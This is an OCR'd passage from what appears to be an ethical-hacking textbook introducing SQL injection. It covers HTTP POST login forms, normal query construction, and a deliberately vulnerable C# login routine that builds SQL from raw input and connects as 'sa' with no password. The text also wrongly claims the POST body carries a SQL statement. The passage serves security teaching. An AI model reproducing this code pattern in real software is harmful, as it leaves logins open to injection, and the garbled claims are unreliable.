
```
<form action="/cgi-bin/login" method=post>
Username: <input type=text name=username>
Password: <input type=password name=password>
<input type=submit value=Login>
```

Understanding HTTP POST Request

An HTTP POST request is a method for carrying the requested data to the web server. Unlike the HTTP GET method, the HTTP POST request carries the requested data as a part of the message body. Thus, it is considered more secure than HTTP GET. HTTP POST requests can also pass large amounts of data to the server. They are ideal for communicating with an XML web service. These methods submit and retrieve data from the web server.

When a user provides information and clicks **Submit**, the browser submits a string to the web server that contains the user's credentials. This string is visible in the body of the HTTP or HTTPS POST request as

```
select * from Users where (username = 'smith' and password = 'simpson');
```



http://www.certifiedhacker.com/logon.aspx?

Account Login


Username: smith

Password: simpson

Submit

```
<form action="/cgi-bin/login" method=post>
Username: <input type=text name=username>
Password: <input type=password name=password>
<input type=submit value=Login>
```

Figure 15.1: Example of HTTP POST request



Understanding Normal SQL Query

Jason

Springfield

```
BadLogin.aspx.cs
private void cmdLogin_Click(object sender,
System.EventArgs e)
{ string strCnx =
"server=
 localhost;database=northwind;uid=sa;pwd=;";
SqlConnection cnx = new SqlConnection(strCnx);
 cnx.Open();
//This code is susceptible to SQL injection attacks.
string strQry = "SELECT Count(*) FROM
Users WHERE UserName='" + txtUser.Text +
"' AND Password='" + txtPassword.Text +
"'";
int intRecs;
SqlCommand cmd = new SqlCommand(strQry, cnx);
intRecs = (int) cmd.ExecuteScalar();
if (intRecs>0) {
FormsAuthentication.RedirectFromLoginPage(txtUser.
Text, false); } else {
lblMsg.Text = "Login attempt failed."; }
cnx.Close();
}
```

Constructed SQL Query


```
SELECT Count(*) FROM Users WHERE UserName='Jason'
AND Password='Springfield'
```

Server-side Code (BadLogin.aspx)

Understanding Normal SQL Query

A query is an SQL command. Programmers write and execute SQL code in the form of query statements. SQL queries include selecting data, retrieving data, inserting/updating data, and creating data objects such as databases and tables. Query statements begin with a command such as SELECT, UPDATE, CREATE, or DELETE. Queries are used in server-side technologies to communicate with an application's database. A user request supplies parameters to replace placeholders that may be used in the server-side language. From this, a query is constructed and then executed to fetch data or perform other tasks on the database.

The diagram below shows a typical SQL query. It is constructed with user-supplied values, and upon execution, it displays results from the database.



Jason

Springfield

